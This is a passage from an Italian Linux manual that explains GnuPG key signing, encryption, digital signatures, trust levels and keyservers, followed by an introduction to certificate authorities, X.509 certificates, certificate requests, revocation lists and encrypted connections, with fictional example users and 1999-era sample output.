Una chiave potrebbe contenere più informazioni riferite all'identità del suo proprietario. Anche se si tratta sempre della stessa persona, questa potrebbe utilizzare diversi indirizzi di posta elettronica e diverse variazioni nel nome (per esempio per la presenza o meno del titolo o di un nomignolo). Nel caso mostrato dall'esempio, si tratta di un nominativo soltanto, a cui è abbinato il numero uno.

Tanto per cominciare, si può controllare lo stato di questa chiave con il comando '**check**':

Command> **check**[*Invio*]

```
uid  Caio Cai <caio@roggen.brot.dg>
sig!       C38563D0 1999-10-01   [self-signature]
```

Si può osservare che dispone soltanto della firma del suo stesso proprietario, cosa che non può garantirne l'autenticità. Di solito, per verificare l'origine di una chiave pubblica si sfrutta la sua impronta digitale, ovvero un codice più breve che viene generato univocamente attraverso una funzione apposita:

Command> **fpr**[*Invio*]

Con il comando '**fpr**' si ottiene proprio questa informazione. Se il proprietario di questa chiave ci ha fornito l'impronta digitale attraverso un canale sicuro (di solito ciò significa che c'è stato un incontro personale), si può controllare a vista la sua corrispondenza.

```
pub  1024D/C38563D0 1999-10-01 Caio Cai <caio@roggen.brot.dg>
             Fingerprint: 8153 E6E4 DE1F 6B62 2847  0B5D 9643 B918 C385 63D0
```

Se l'impronta corrisponde e si è finalmente certi dell'autenticità di questa chiave, la si può firmare, certificando a proprio nome che si tratta di una chiave autentica.

Command> **sign**[*Invio*]

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
             Fingerprint: 8153 E6E4 DE1F 6B62 2847  0B5D 9643 B918 C385 63D0

     Caio Cai <caio@roggen.brot.dg>

Are you really sure that you want to sign this key
with your key: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Really sign? **y**[*Invio*]

Dal momento che per farlo occorre utilizzare la propria chiave privata, ecco che viene richiesto di inserire la stringa necessaria per sbloccarla.

```
You need a passphrase to unlock the secret key for
user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
1024-bit DSA key, ID 7A6D2F72, created 1999-10-01
```

`Enter passphrase:` *digitazione_all'oscuro* [*Invio*]

A questo punto si può verificare nuovamente lo stato della chiave:

`Command>` **`check`**[*Invio*]

```
uid  Caio Cai <caio@roggen.brot.dg>
sig!       C38563D0 1999-10-01   [self-signature]
sig!       7A6D2F72 1999-10-01   Tizio Tizi (Baffo) <tizio@dinkel.brot.dg
```

Come si vede, adesso c'è anche la firma di Tizio. Per concludere questo funzionamento interattivo, si utilizza il comando '**`quit`**', ma prima si salvano le modifiche con '**`save`**':

`Command>` **`save`**[*Invio*]

`Command>` **`quit`**[*Invio*]

196.4 Utilizzo della crittografia

Quando si dispone della chiave pubblica del proprio interlocutore, è possibile cifrare i dati che gli si vogliono mandare. In generale, si lavora su un file alla volta, o eventualmente su un archivio compresso contenente più file. Supponendo di volere inviare il file '`documento.txt`' a Caio, si potrebbe preparare una versione cifrata di questo file con il comando seguente:

`tizio$` **`gpg --output documento.txt.gpg --encrypt`** ↩
↪**`--recipient caio@roggen.brot.dg documento.txt`**[*Invio*]

In questo modo si ottiene il file '`documento.txt.gpg`'. Se questo file viene spedito attraverso la posta elettronica, allegandolo a un messaggio, di solito, il programma che si usa si arrangia a convertirlo in un formato adatto a questa trasmissione; diversamente, può essere conveniente la conversione in formato Armor. Nell'esempio seguente si fa tutto in un colpo solo: si cifra il messaggio e lo si spedisce a Caio (si osservi il trasferimento del messaggio cifrato attraverso lo standard output.)

`tizio$` **`gpg --armor --output - --encrypt --recipient`** ↩
↪**`caio@roggen.brot.dg documento.txt | mail caio@roggen.brot.dg`**[*Invio*]

Eventualmente si può specificare in modo esplicito l'algoritmo da usare per cifrare. Si ottiene questo con l'opzione '**`--cipher-algo`**', ma prima occorre conoscere gli algoritmi a disposizione:

`tizio$` **`gpg --version`**[*Invio*]

```
Home: ~/.gnupg
Supported algorithms:
Cipher: 3DES, CAST5, BLOWFISH, RIJNDAEL, RIJNDAEL192, RIJNDAEL256, TWOFISH
Pubkey: RSA, RSA-E, RSA-S, ELG-E, DSA, ELG
Hash: MD5, SHA1, RIPEMD160
```

Si possono usare i nomi elencati per la cifratura; per esempio, volendo usare l'algoritmo 3DES:

```
tizio$ gpg --output documento.txt.gpg --encrypt ↩
↪--cipher-algo 3DES --recipient caio@roggen.brot.dg ↩
↪documento.txt[ Invio ]
```

Per decifrare un documento si agisce in modo simile, utilizzando l'opzione '**`--decrypt`**'. A differenza dell'operazione di cifratura, dovendo usare la chiave privata, viene richiesta l'indicazione della stringa necessaria per sbloccarla. L'esempio che segue, mostra il caso in cui si voglia decifrare il contenuto del file '`messaggio.gpg`', generando il file '`messaggio`':

```
tizio$ gpg --output messaggio --decrypt messaggio.gpg[ Invio ]
```

```
You need a passphrase to unlock the secret key for
user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
1024-bit DSA key, ID 7A6D2F72, created 1999-10-01
```

```
Enter passphrase: digitazione_all'oscuro[ Invio ]
```

Per finire, è il caso di considerare anche la possibilità di usare un sistema di crittografia simmetrica (a chiave segreta), dove non viene presa in considerazione la gestione delle chiavi pubbliche o private che siano. In pratica, tutto si riduce a definire la chiave da usare per la cifratura, chiave che deve essere conosciuta anche dalla nostra controparte, per poter decifrare il messaggio.

```
tizio$ gpg --armor --output testo.gpg --symmetric testo[ Invio ]
```

L'esempio mostra il caso del file '`testo`' che viene cifrato generando il file '`testo.gpg`', in formato ASCII Armor. Per completare l'operazione, occorre fornire la stringa da usare come chiave per la cifratura; per ridurre la possibilità di errori, ciò viene richiesto per due volte:

```
Enter passphrase: digitazione_all'oscuro[ Invio ]
```

```
Repeat passphrase: digitazione_all'oscuro[ Invio ]
```

Per decifrare questo file, non occorrono comandi speciali, basta l'opzione '**`--decrypt`**'. GnuPG si accorge da solo che si tratta di una cifratura simmetrica, provvedendo a chiedere l'indicazione della stringa necessaria a decifrarla.

196.5 Firma di documenti

La firma elettronica (o digitale) serve a certificare l'autenticità e la data di un file. Se il file in questione viene modificato in qualche modo, la verifica della firma fallisce. La firma viene generata utilizzando la chiave privata e di conseguenza può essere verificata utilizzando la chiave pubblica; il controllo ha valore solo se si può dimostrare l'autenticità della chiave pubblica. In generale, la firma viene allegata allo stesso file, che di solito viene cifrato, sempre usando la chiave privata.

```
tizio$ gpg --armor --output documento.firmato --sign documento[ Invio ]
```

L'esempio mostra in che modo si può firmare il file '`documento`', generando '`documento.firmato`' (in particolare si vuole ottenere un file ASCII per facilitarne la trasmissione).

```
You need a passphrase to unlock the secret key for
user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
1024-bit DSA key, ID 7A6D2F72, created 1999-10-01
```

Dal momento che si deve usare la chiave privata per ottenere la firma e anche per cifrare il testo, viene richiesto di inserire la stringa necessaria per sbloccarla.

Enter passphrase: *digitazione_all'oscuro* [*Invio*]

Un documento firmato si controlla semplicemente con l'opzione '**--verify**', come nell'esempio seguente:

tizio$ **gpg --verify documento.firmato**[*Invio*]

```
gpg: Signature made Fri Oct  1 15:56:15 1999 CEST using DSA key ID 7A6D2F72
gpg: Good signature from "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Dal momento che il documento, così come si trova non è leggibile, occorre richiedere di decifrarlo, cosa che implica anche la verifica della firma:

tizio$ **gpg --output documento --decrypt documento.firmato**[*Invio*]

In questo caso si ottengono le stesse informazioni di prima, ma in più si ha di nuovo il file '`documento`' originale.

```
gpg: Signature made Fri Oct  1 15:56:15 1999 CEST using DSA key ID 7A6D2F72
gpg: Good signature from "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Dal momento che lo scopo della firma non è quello di nascondere il contenuto del file originale, specialmente se si tratta di un file di testo, si può richiedere esplicitamente di firmare un file in chiaro. In pratica, si ottiene il file di partenza, con l'aggiunta della firma. Per questo si usa il comando '**--clearsign**' al posto di '**--sign**':

tizio$ **gpg --output documento.firmato --clearsign documento**[*Invio*]

Tutto il resto funziona come prima. L'aspetto di un file del genere è simile a quello seguente:

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

...
...
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v0.9.3 (GNU/Linux)
Comment: For info see http://www.gnupg.org

iD8DBQE39L/LrL80KSMdTVQRAgUfAJ9tVPiBLuJNpElEF9fpoUO27odWMQCfc8e7
3c6ARR8UGBAO7TIhVlDn7fE=
=amzF
-----END PGP SIGNATURE-----
```

Infine, se può essere opportuno per qualche motivo, la firma si può tenere staccata dal file originale. In questo caso, si utilizza il comando '**--detach-sig**':

tizio$ **gpg --armor --output firma --detach-sig documento**[*Invio*]

In questo modo si crea la firma del file '`documento`', inserendola separatamente nel file '`firma`', richiedendo espressamente di utilizzare la codifica ASCII Armor. Per verificare la firma, occorre indicare i due nomi:

tizio$ **gpg --verify firma documento**[*Invio*]

196.6 Gestione della fiducia

GnuPG permette di annotare il livello di fiducia che si ha nei confronti della certificazione da parte di altre persone. Una volta definiti questi valori, si può automatizzare il calcolo della credibilità di una chiave pubblica della quale si è venuti in possesso. In pratica, se ci si fida ciecamente del giudizio di Sempronio, si accetteranno come valide tutte le chiavi pubbliche controfirmate anche da Sempronio. Per accedere a queste funzioni, si utilizza il solito comando '**`--edit-key`**'; quindi, nell'ambito del funzionamento interattivo che si ottiene, si utilizza il comando '**`trust`**'.

$ **`gpg --edit-key caio@roggen.brot.dg`**[*Invio*]

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
(1)  Caio Cai <caio@roggen.brot.dg>
```

Dopo aver ottenuto la situazione della chiave pubblica di Caio e delle sue sottochiavi, si può richiedere di passare alla gestione della fiducia nei suoi confronti.

`Command>` **`trust`**[*Invio*]

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
(1)  Caio Cai <caio@roggen.brot.dg>

Please decide how far you trust this user to correctly
verify other users' keys (by looking at passports,
checking fingerprints from different sources...)?

 1 = Don't know
 2 = I do NOT trust
 3 = I trust marginally
 4 = I trust fully
 s = please show me more information
 m = back to the main menu
```

In breve: il valore uno corrisponde a un livello indefinibile; due fa riferimento a una persona inaffidabile; tre rappresenta una fiducia parziale; quattro è una fiducia completa. Viene mostrato il caso in cui si indica una fiducia parziale.

`Your decision?` **`3`**[*Invio*]

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: m/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
(1)  Caio Cai <caio@roggen.brot.dg>
```

`Command>` **`quit`**[*Invio*]

A questo punto è importante definire il significato delle lettere che appaiono sulla destra, nel campo '**`trust:`**'. Come si vede dagli esempi, si tratta di due lettere staccate da un barra obliqua: la prima lettera definisce il grado di fiducia nei confronti della persona; la seconda definisce la fiducia sull'autenticità della sua chiave pubblica. Infatti, la fiducia nei confronti di una firma, è condizionata dal fatto che la chiave pubblica che si dispone per il controllo sia effettivamente quella giusta (e non una contraffazione). La tabella 196.1 mostra l'elenco di queste lettere, assieme alla descrizione del loro significato.

Tabella 196.1. Elenco degli indicatori utilizzati per definire i livelli di fiducia.

Lettera	Significato
`-`	Fiducia indefinita nei confronti della persona.
e	Calcolo della fiducia fallito.
q	Informazioni insufficienti per il calcolo della fiducia.
n	Non viene attribuita alcuna fiducia alla chiave.
m	Fiducia parziale nei confronti della persona.
f	Fiducia totale nei confronti della persona.
u	Certezza assoluta dell'autenticità della chiave.

Una volta stabilito il livello di fiducia nei confronti delle persone e delle loro chiavi pubbliche, si può stabilire in che modo le altre chiavi controfirmate da questi possono essere acquisite nel proprio portachiavi. In generale, salvo la modifica della configurazione predefinita, valgono le regole seguenti:

- una chiave firmata personalmente è valida a tutti gli effetti;
- una chiave firmata da una persona fidata è trattata come autentica se la sua stessa chiave pubblica è ritenuta sicura;
- una chiave firmata da almeno tre persone di cui ci si fida in parte è trattata come autentica se le loro stesse chiavi pubbliche sono ritenute sicure.

Oltre a questo elenco si deve considerare anche il «percorso di fiducia». Forse si comprende meglio il problema pensando per analogia alle firme poste su un assegno bancario per girarlo: la prima girata (la prima firma posta sul retro) è quella della persona a cui è destinato l'assegno (spesso è la stessa persona che lo ha emesso a proprio nome), mentre le firme successive sono quelle di persone che si sono passate di mano l'assegno. Se Sempronio è l'ultimo di questi e ci si fida di lui, mentre degli altri non si sa nulla, diventa difficile accettare un assegno del genere quando l'elenco delle girate comincia a diventare lungo. Ecco quindi il senso di questo percorso di fiducia, che rappresenta il numero di persone attraverso le quali la chiave pubblica giunge al nostro portachiavi. In generale, per poter accettare come valida una chiave, è necessario anche che il percorso di fiducia sia minore o al massimo uguale a cinque passaggi.

196.7 Accesso a un servente di chiavi

Prima di accedere a un servente di chiavi, occorre determinare quale possa essere quello più comodo rispetto alla propria posizione nella rete.

Supponendo di avere scelto il nodo *www.it.pgp.net*, ammesso che si tratti effettivamente di un servente di chiavi, si può utilizzare lo stesso GnuPG per prelevare le chiavi pubbliche di nostro interesse, purché se ne conosca il numero di identificazione:

$ **gpg --keyserver www.it.pgp.net --recv-key 0x0C9857A5**[*Invio*]

```
gpg: requesting key 0C9857A5 from www.it.pgp.net ...
gpg: key 0C9857A5: 1 new signature

gpg: Total number processed: 1
gpg:         new signatures: 1
```

Per l'invio della propria chiave pubblica, si agisce in modo simile:

$ **gpg --keyserver www.it.pgp.net --send-key tizio@dinkel.brot.dg**[*Invio*]

```
gpg: success sending to 'www.it.pgp.net' (status 200)
```

Se per qualche motivo i serventi di chiavi locali non consentono l'accesso, si può sempre riparare presso `certserver.pgp.com`.

196.8 Riferimenti

- *The GNU Privacy Handbook*, 1999
  <*http://www.gnupg.org/*>
- Bert-Jaap Coops, *Crypto law survey*
  <*http://rechten.kub.nl/koops/cryptolaw/*>

Autorità di certificazione e certificati

Il «certificato» è un file contenente alcuni dati identificativi di una persona, in un contesto determinato, abbinati alla chiave pubblica della stessa, firmato da una o più autorità di certificazione. In pratica le firme di queste autorità servono a garantire la veridicità dei dati, confermando che la chiave pubblica abbinata appartiene effettivamente alla persona indicata.

Volendo vedere le cose da un altro punto di vista, la chiave pubblica che è stata controfirmata da altre persone, è un certificato della veridicità della chiave pubblica stessa, che è tanto più valido, quanto più credibili sono le persone che hanno aggiunto la loro firma.

Dal momento che la crittografia a chiave pubblica serve per cifrare, ma soprattutto per firmare i documenti in forma elettronica, si tratta di uno strumento strettamente **personale**. Per questa ragione, un certificato dovrebbe essere sempre riferito a una persona particolare, anche se questa lo deve utilizzare nell'ambito del proprio lavoro, per lo svolgimento dei suoi incarichi.

197.1 Quadro generale

Nel momento in cui la crittografia a chiave pubblica viene usata professionalmente, come nel caso del commercio elettronico, è indispensabile la presenza delle autorità di certificazione, ovvero di enti (privati o pubblici) specializzati nella certificazione.

Ogni autorità di certificazione stabilisce e impone la propria procedura per ottenere la propria certificazione; questo significa che ogni autorità definisce il proprio ambito di competenza, quali tipi di certificazione elettronica è in grado di fornire (si fa riferimento al formato del certificato elettronico) e quali siano le informazioni che devono essere fornite in modo preciso. Sarà poi compito dell'autorità la verifica della veridicità di tali informazioni.

197.1.1 Catena di certificazione

La certificazione da parte di queste autorità, ovvero la loro firma sui certificati elettronici, vale solo se questa è verificabile, per cui è necessario disporre della chiave pubblica di queste autorità. Anche la chiave pubblica di un'autorità di certificazione viene diffusa attraverso un certificato.

Un'autorità di certificazione potrebbe funzionare in modo autonomo, oppure potrebbe appartenere a una struttura più o meno articolata. Infatti, ci potrebbe essere la necessità di suddividere il carico di lavoro in più organizzazioni. La figura 197.1 mostra una struttura gerarchica ad albero, dove si parte da un'autorità principale, che si autocertifica, che demanda e organizza il compito di certificazione a strutture inferiori, firmando il loro certificato (con la propria chiave privata). Queste autorità inferiori possono avere a loro volta la responsabilità sulla certificazione di altre autorità di livello inferiore, ecc.

Figura 197.1. Gerarchia tra più autorità di certificazione.

```
                            .----------------------------.
                            | Autorità di certificazione |
                            |     principale (root)      |
                            `----------------------------'
                                          |
              .---------------------------|---------------------------.
              |                           |                           |
.----------------------.     .----------------------.     .----------------------.
| Autorità subordinata |     | Autorità subordinata |     | Autorità subordinata |
|         Alfa         |     |         Beta         |     |        Gamma         |
`----------------------'     `----------------------'     `----------------------'
                                          |
                                          |
                        - - - *-----------*------------* - - -
                              |                        |
                              |                        |
                .----------------------.     .----------------------.
                | Autorità subordinata |     | Autorità subordinata |
                |        Bianco        |     |         Nero         |
                `----------------------'     `----------------------'
```

La presenza di una scomposizione gerarchica tra le autorità di certificazione, più o meno articolata, genera una *catena di certificati*, ovvero un «percorso di fiducia». Di fronte a questa situazione, sarebbe bene che il tipo di certificato elettronico che si utilizza permettesse di annotare questa catena, in maniera tale che sia possibile il recupero dei certificati mancanti. In pratica, chi ottiene un certificato di Tizio, firmato dall'autorità Bianco, per verificare l'autenticità del certificato di questo signore, deve disporre della chiave pubblica di quell'autorità, o in altri termini, deve avere il certificato dell'autorità stessa (che contiene anche la sua chiave pubblica). Senza questa informazione non potrebbe verificare la firma di questa autorità. Tuttavia, se nel certificato di Tizio è annotato che l'autorità Beta è garante per l'autorità Bianco e inoltre è annotato in che modo procurarsi il certificato di Bianco rilasciato da Beta, se si dispone già del certificato dell'autorità Beta, dopo che è stato prelevato il certificato di Bianco, questo lo si può controllare attraverso quello di Beta. Questi passaggi si possono rivedere descritti nell'elenco seguente:

- Tizio si presenta con il proprio certificato, contenente la firma di garanzia dell'autorità Bianco;
- l'autorità Bianco è sconosciuta, di conseguenza non si dispone del suo stesso certificato, dal quale sarebbe necessario estrarre la chiave pubblica per verificarne la firma sul certificato di Tizio;
- nel certificato di Tizio c'è scritto in che modo ottenere il certificato dell'autorità Bianco, che così viene prelevato attraverso la rete;
- nel certificato di Tizio c'è scritto che l'autorità Bianco è garantita dall'autorità Beta, della quale, per fortuna, si dispone del certificato;
- con la chiave pubblica di Beta si verifica la firma nel certificato di Bianco;
- disponendo del certificato di Bianco e avendo verificato la sua autenticità, si può verificare l'autenticità del certificato di Tizio.

Se non si disponesse del certificato di Beta occorrerebbe ripetere la ricerca per l'autorità garante superiore, nel modo già visto.

197.1.2 Numero di serie, scadenza e revoca dei certificati

Un certificato non può essere valido per sempre, così come accade con un documento di riconoscimento: una carta di identità o un passaporto. Un'informazione fondamentale che deve avere un certificato elettronico è la scadenza; questa è sempre l'informazione che viene controllata per prima, chiunque sia il titolare del certificato.

Tuttavia, anche nel periodo di validità di un certificato possono cambiare tante cose, per cui deve essere previsto un meccanismo di revoca: sia su richiesta del titolare; sia a seguito di una decisione dell'autorità di certificazione che lo ha firmato. Infatti, il titolare del certificato potrebbe trovarsi in una condizione diversa rispetto a quella in cui si trovava nel momento del rilascio del certificato, per cui i dati in esso contenuti potrebbero non corrispondere più; dall'altra parte, l'autorità di certificazione potrebbe avere verificato un utilizzo irregolare del certificato e di conseguenza potrebbe decidere il suo ritiro.

Evidentemente, per ottenere questo risultato, occorre che l'autorità che ha rilasciato dei certificati, gestisca anche una base di dati in cui siano indicati quelli che sono stati revocati, identificabili attraverso il loro numero di serie, che quindi è un altro elemento indispensabile di un certificato. A questo punto, quando si vuole verificare un certificato, oltre a controllare la scadenza e la validità della firma dell'autorità di certificazione, occorre controllare presso la base di dati di questa che il certificato non sia già stato revocato.

Il meccanismo della revoca o del non-rinnovo dei certificati, serve anche a dare credibilità a una catena di autorità di certificazione: un anello debole della catena -- debole in quanto poco serio -- metterebbe in dubbio tutto il sistema e sarebbe nell'interesse di tutte le altre autorità la sua eliminazione. Si intende che l'azione necessaria per ottenere questo risultato è la semplice pubblicazione della revoca del certificato da parte dell'autorità di livello superiore, oppure il suo mancato rinnovo.

197.2 Certificato X.509

Un tipo di certificato importante è quello definito dallo standard X.509. Questo certificato serve ad abbinare un *nome distintivo* (conosciuto come *Distinguished name*, ovvero l'acronimo DN) a una chiave pubblica. Questo nome distintivo è in pratica una raccolta di informazioni su una certa persona in un certo contesto. Gli elementi di queste informazioni sono visti come l'assegnamento di valori ad altrettante variabili; anche se non sono utilizzate sempre tutte, è importante tenere conto di questo fatto, ricordando le più importanti, per poter interpretare correttamente le richieste dei programmi che utilizzano questo standard.

Tabella 197.1. Alcuni campi tipici di un nome distintivo nei certificati X.509.

Campo	Descrizione
UID	Nominativo.
CN	Nome comune, o *Common name*.
O	Organizzazione.
OU	Dipartimento all'interno dell'organizzazione.
C	Sigla del paese (nazione).
ST	Regione o provincia.
L	Località.

Le regole per stabilire esattamente quali campi devono essere usati e cosa devono contenere, dipende dalla politica dell'autorità che deve firmare il certificato. In particolare, il campo '`CN`', a cui corrisponde la definizione *Common name*, è l'elemento più vago. Spesso, quando il certificato

riguarda la gestione di un servizio, contiene il nome di dominio completo dell'elaboratore dal quale questo viene offerto.

Le informazioni di un certificato X.509 tipico sono organizzate in due parti: la sezione dati e la sezione della firma elettronica. La sezione dati contiene in particolare:

- la versione dello standard X.509 a cui fa riferimento il certificato;
- il numero di serie assegnato dall'autorità di certificazione;
- il nome distintivo (DN) dell'autorità di certificazione;
- il periodo di validità del certificato;
- il nome distintivo (DN) del titolare della certificato (*subject*);
- la chiave pubblica del titolare del certificato;
- altre informazioni che rappresentano un'estensione dello standard.

La sezione della firma elettronica contiene in pratica la firma fatta dall'autorità di certificazione, ed è in questa parte che potrebbero apparire le informazioni necessarie ad acquisire il certificato dell'autorità stessa. A titolo di esempio si può vedere come può apparire un certificato del genere, quando questo viene tradotto in forma leggibile (la chiave pubblica e la firma sono abbreviate):

```
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 0 (0x0)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=IT, ST=Italia, L=Milano, O=SuperCA, CN=super.ca.dg...
        Validity
            Not Before: Dec 11 19:39:32 1999 GMT
            Not After : Jan 10 19:39:32 2000 GMT
        Subject: C=IT, ST=Italia, L=Tiziopoli, O=Dinkel, CN=dinkel.brot.dg...
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:f2:c2:7a:4b:11:c0:64:b8:63:9d:fd:7f:b1:b7:
                    1f:55:c1:b7:1a:9b:dc:5f:bc:d8:a8:ad:cb:90:17:
                ...
                    a2:7c:f9:be:92:be:1f:7e:9e:27:0e:87:d0:74:22:
                    fd:cd:7e:47:4a:b3:12:56:fd
                Exponent: 65537 (0x10001)
    Signature Algorithm: md5WithRSAEncryption
        71:88:37:bb:f0:5e:6e:82:fa:90:87:4f:bb:b6:06:a3:da:6a:
        86:b7:78:8d:a6:49:c2:e1:24:2d:37:ae:70:92:b7:68:49:14:
    ...
        39:22:3b:41:46:d9:36:3a:85:d0:b2:d3:0d:d0:82:54:00:8e:
        38:b7:fa:52:09:d3:14:ea:18:c2:d5:5b:88:ef:05:18:1e:bd:
        c1:4e
```

È interessante osservare le righe che descrivono l'autorità garante che emette il certificato (*Issuer*) e il titolare (*Subject*). Ognuna di queste due righe rappresenta rispettivamente il nome distintivo dell'autorità e del titolare; si può vedere in che modo sono indicati i vari elementi di questa informazione (i puntini di sospensione finali sono stati aggiunti perché la riga sarebbe più lunga, con altre informazioni):

```
C=IT, ST=Italia, L=Tiziopoli, O=Dinkel-Brot, CN=dinkel.brot.dg...
```

La forma è quella dell'assegnamento di variabili, alcune delle quali sono state elencate nella tabella 197.1. La scelta delle variabili da indicare (da assegnare) dipende dall'autorità e dal contesto per il quale viene rilasciato il certificato.

Il certificato è realizzato normalmente in formato PEM (utilizza solo l'ASCII a sette bit) e il file che lo rappresenta in pratica potrebbe apparire in un modo simile a quello seguente, che qui viene mostrato in forma abbreviata:


```
-----BEGIN CERTIFICATE-----
MIICeTCCAeICAQAwDQYJKoZIhvcNAQEEBQAwgYQxCzAJBgNVBAYTAklUMQ8wDQYD
VQQIEwZJdGFsaWExEDAOBgNVBAcTB1RyZXZpc28xFDASBgNVBAoTC0RpbmtlbC1C
...
t3iNpknC4SQtN65wkrdoSRQb88RpFYCkpISCbutfU4lZ+8XV7ASOJcHOrqqR65PZ
AeP4kVAFLnG+HTGlqHtReWszL6y75c45IjtBRtk2OoXQstMN0IJUAI44t/pSCdMU
6hjC1VuI7wUYHr3BTg==
-----END CERTIFICATE-----
```


197.2.1 Richiesta di certificato X.509

Per ottenere un certificato da un'autorità, utilizzando lo standard X.509, si parte dalla creazione di una *richiesta di certificato*, che in pratica è un certificato avente già tutte le informazioni, tranne la firma del garante, firmato direttamente dal richiedente. L'esempio seguente potrebbe essere la richiesta di certificato corrispondente all'esempio già visto in precedenza; anche in questo caso si abbreviano la chiave pubblica e la firma:

```
Certificate Request:
    Data:
        Version: 0 (0x0)
        Subject: C=IT, ST=Italia, L=Tiziopoli, O=Dinkel, CN=dinkel.brot.dg...
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:f2:c2:7a:4b:11:c0:64:b8:63:9d:fd:7f:b1:b7:
                    1f:55:c1:b7:1a:9b:dc:5f:bc:d8:a8:ad:cb:90:17:
                ...
                    a2:7c:f9:be:92:be:1f:7e:9e:27:0e:87:d0:74:22:
                    fd:cd:7e:47:4a:b3:12:56:fd
                Exponent: 65537 (0x10001)
        Attributes:
            challengePassword        :ciao-ciao
            unstructuredName         :Dinkel
    Signature Algorithm: md5WithRSAEncryption
        09:eb:da:65:21:d1:67:65:ec:c3:f7:07:7b:82:fb:3f:d3:9f:
        ed:89:bc:be:38:bd:97:1c:15:f0:2b:2f:ef:6b:1e:00:57:47:
    ...
        e7:70:9c:93:30:f1:aa:93:42:37:dc:32:e0:85:50:d9:ed:0e:
        f7:8e
```

Anche la richiesta di certificato è realizzato normalmente in formato PEM; il file che lo rappresenta in pratica potrebbe apparire in un modo simile a quello seguente, che qui viene mostrato in forma abbreviata:


```
-----BEGIN CERTIFICATE REQUEST-----
MIIB/TCCAWYCAQAwgYIxCzAJBgNVBAYTAklUMQ8wDQYDVQQIEwZJdGFsaWExEDAO
BgNVBAcTB1ZlbmV6aWExFDASBgNVBAoTC01BUkFNQU8tTUFIMRkwFwYDVQQDFBBj
...
YwJNRXTBdL7J/K+LVYFnnxbu6Z4vyDvqcCxD0hWE3VSkXQ2RHHW3sN1oMbtVfjS7
NMe5qq5noKkraMhq3edwnJMw8aqTQjfcMuCFUNntDveO
-----END CERTIFICATE REQUEST-----
```

197.2.2 Revoca dei certificati

L'autorità di certificazione che ha la necessità di pubblicare i certificati che vengono revocati prima della loro scadenza naturale, lo fa attraverso la pubblicazione di un elenco dei certificati revocati, ovvero di ciò che è conosciuto con la sigla CRL (*Certificate revocation list*). Questo elenco è firmato dall'autorità di certificazione che lo pubblica, pertanto si tratta di un tipo di certificato speciale. Nello standard X.509, questo elenco potrebbe apparire come si vede nell'esempio seguente, in cui si vedono due certificati revocati:

```
Certificate Revocation List (CRL):
        Version 1 (0x0)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: /C=IT/ST=Italia/L=Milano/O=SuperCA/CN=super.ca.dg
        Last Update: Jan 15 20:35:52 2000 GMT
        Next Update: Feb 14 20:35:52 2000 GMT
Revoked Certificates:
    Serial Number: 01
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Serial Number: 02
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Signature Algorithm: md5WithRSAEncryption
        32:e1:97:92:96:2f:0c:e4:df:bb:9c:82:a5:e3:5b:51:69:f5:
        51:ad:1b:b2:98:eb:35:a6:c8:7f:d9:29:1f:b2:1e:cc:da:84:
    ...
        31:27:4a:21:4c:7a:bc:85:73:cd:ff:15:9d:cb:81:b3:0b:82:
        73:50
```

Osservando l'elenco si vede che il riferimento ai certificati è fatto solo attraverso il numero di serie, stando a indicare che i certificati firmati dall'autorità, con questi numeri di serie, sono revocati a partire dalle date indicate.

197.3 Riferimenti

- *Introduction to Public-Key Cryptography*

  <*http://developer.netscape.com/docs/manuals/security/pkin/index.htm*>

- Kille S., *RFC 1779, A String Representation of Distinguished Names*, 1995

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1779.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc1779.txt*>

Connessioni cifrate e certificate

Nel momento in cui si trasmettono dati cifrati e certificati, si ha una comunicazione di dati che hanno queste caratteristiche. Tuttavia ciò non basta per risolvere i problemi reali delle comunicazioni, quando si richiede che tutta la connessione sia cifrata e certificata.

Una connessione cifrata non serve solo per nascondere i dati che si trasmettono, ma anche per garantire l'identità di una delle due parti, o di entrambe.

198.1 Fasi astratte dell'instaurarsi di una connessione cifrata e certificata

Ogni protocollo pensato specificatamente per le connessioni cifrate, ha le sue particolarità, dettate dalle esigenze iniziali per le quali è stato realizzato. In linea di massima si possono individuare le fasi seguenti:

- il cliente negozia con il servente le caratteristiche del protocollo cifrato da adottare;
- il servente invia al cliente la propria chiave pubblica all'interno di un certificato, che il cliente può verificare se ne è in grado e se lo ritiene necessario;
- il servente può pretendere dal cliente un certificato che possa verificare, oppure può pretendere di essere già in possesso della chiave pubblica del cliente (naturalmente già verificata);
- una volta che il cliente dispone della chiave pubblica del servente, può iniziare una prima fase di comunicazione cifrata, in cui solitamente ci si scambia una chiave simmetrica generata in modo casuale, per rendere più sicura la comunicazione.

La verifica dei certificati serve a garantire l'identità dei nodi e delle utenze coinvolte, ovvero, un servente garantirà l'identità del servizio, mentre un cliente garantirà l'identità dell'utente che lo richiede.

